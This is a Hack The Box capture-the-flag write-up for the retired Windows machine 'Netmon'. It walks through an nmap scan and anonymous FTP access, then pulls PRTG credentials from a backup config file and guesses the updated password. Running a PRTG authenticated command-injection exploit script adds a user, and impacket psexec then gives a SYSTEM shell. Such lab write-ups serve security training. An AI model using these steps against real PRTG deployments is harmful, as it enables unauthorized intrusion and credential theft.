Netmon
| Name: | Netmon 
|
|---|---|
| Release Date: | 02 Mar 2019 |
| Retire Date: | 29 Jun 2019 |
| OS: | Windows  |
| Base Points: | Easy - Retired [0] |
| Rated Difficulty: |  |
| Radar Graph: |  |
 |
Baku  00 days, 02 hours, 01 mins, 53 seconds 00 days, 02 hours, 01 mins, 53 seconds |
 |
snowscan  00 days, 02 hours, 54 mins, 48 seconds 00 days, 02 hours, 54 mins, 48 seconds |
| Creator: | mrb3n  |
| CherryTree File: | CherryTree - Remove the .txt extension |
Again, we start with nmap -sC -sV -oA ./netmon 10.10.10.152
$  nmap -sC -sV -Pn -oA ./netmon 10.10.10.152

  Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-08 08:48 EDT
  Nmap scan report for 10.10.10.152
  Host is up (0.095s latency).
  Not shown: 995 closed ports
  PORT    STATE SERVICE      VERSION
  21/tcp  open  ftp          Microsoft ftpd
  | ftp-anon: Anonymous FTP login allowed (FTP code 230)
  | 02-03-19  12:18AM                 1024 .rnd
  | 02-25-19  10:15PM       <DIR>          inetpub
  | 07-16-16  09:18AM       <DIR>          PerfLogs
  | 02-25-19  10:56PM       <DIR>          Program Files
  | 02-03-19  12:28AM       <DIR>          Program Files (x86)
  | 02-03-19  08:08AM       <DIR>          Users
  |_02-25-19  11:49PM       <DIR>          Windows
  | ftp-syst:
  |_  SYST: Windows_NT
  80/tcp  open  http         Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
  |_http-server-header: PRTG/18.1.37.13946
  | http-title: Welcome | PRTG Network Monitor (NETMON)
  |_Requested resource was /index.htm
  |_http-trane-info: Problem with XML parsing of /evox/about
  135/tcp open  msrpc        Microsoft Windows RPC
  139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
  445/tcp open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
  Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

  Host script results:
  |_clock-skew: mean: 12s, deviation: 0s, median: 11s
  |_smb-os-discovery: ERROR: Script execution failed (use -d to debug)
  | smb-security-mode:
  |   authentication_level: user
  |   challenge_response: supported
  |_  message_signing: disabled (dangerous, but default)
  | smb2-security-mode:
  |   2.02:
  |_    Message signing enabled but not required
  | smb2-time:
  |   date: 2020-04-08T12:48:59
  |_  start_date: 2020-04-08T12:36:23

  Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
  Nmap done: 1 IP address (1 host up) scanned in 33.41 seconds
FTP with Anonymous login, HTTP, RPC, and SMB ports are all active. User flag is hyper simple on this one. Connect
through FTP and GET the flag from Users\Public\.

Well that was easy. Let's keep looking around. In Program Files (x86), we find a PRTG Network Monitor which confirms
the namp findings. Oddly enough though, there doesn't seem to be anything useful in that folder. However, PRTG stores
its configuration files under ProgramData, which is a hidden folder. If we navigate there, we see the Paessler folder,
which contains the configuration files.

So, the path we need is C:\ProgramData\Paessler\"PRTG Network Monitor"\ and we need to GET "PRTG Configuration.old.bak.
Once that is on our machine and open it, we find the PRTG username and password on lines 141 and 142.


Now, we can look at the PRTG portal logging in with prtgadmin:PrTg@dmin2018. Except, we can't. Login fails. Well,
this is a backup set and "year" specific, so let's increment up one and try prtgadmin:PrTg@dmin2019. Success! What
now? Well, from the banner in the center of the page, we see there is an update available and the currently installed
version (Installed Version 18.1.37.13946).
A little bit of Google-Fu and we discover an authenticated command injection (RCE) vulnerability.

It appears that the vulnerability is such that when a notification is triggered, we can make the system perform unintended functions (like a netcat call or a net user add). Let's go with adding a user. To do this we use the PRTG exploit that M4LV0 has created here. There are some parameters that we need to obtain first. A quick F12 in your browser will bring up the Developer console. Select the Storage tab and grab all of the cookie information. ga; gid; OCTOPUS; all of it. Then we can run M4LV0's script like this:
./exploit.sh -u http://10.10.10.152 -c "_ga=[YOURGA]; _gid=[YOURGID];
        OCTOPUS1813713946=[YOUROCTO]"
Now a user has been created on the box and you can use psexec to log in.
sudo python3 /impacket/examples/psexec.py pentest@10.10.10.152
  Password:
  [*] Requesting shares on 10.10.10.152.....
  [*] Found writable share ADMIN$
  [*] Uploading file BCvMvYND.exe
  [*] Opening SVCManager on 10.10.10.152.....
  [*] Creating service qaYj on 10.10.10.152.....
  [*] Starting service qaYj.....
  [!] Press help for extra shell commands
  Microsoft Windows [Version 10.0.14393]
  (c) 2016 Microsoft Corporation. All rights reserved.

  C:\Windows\system32>whoami
  nt authority\system
Grab your flags and celebrate.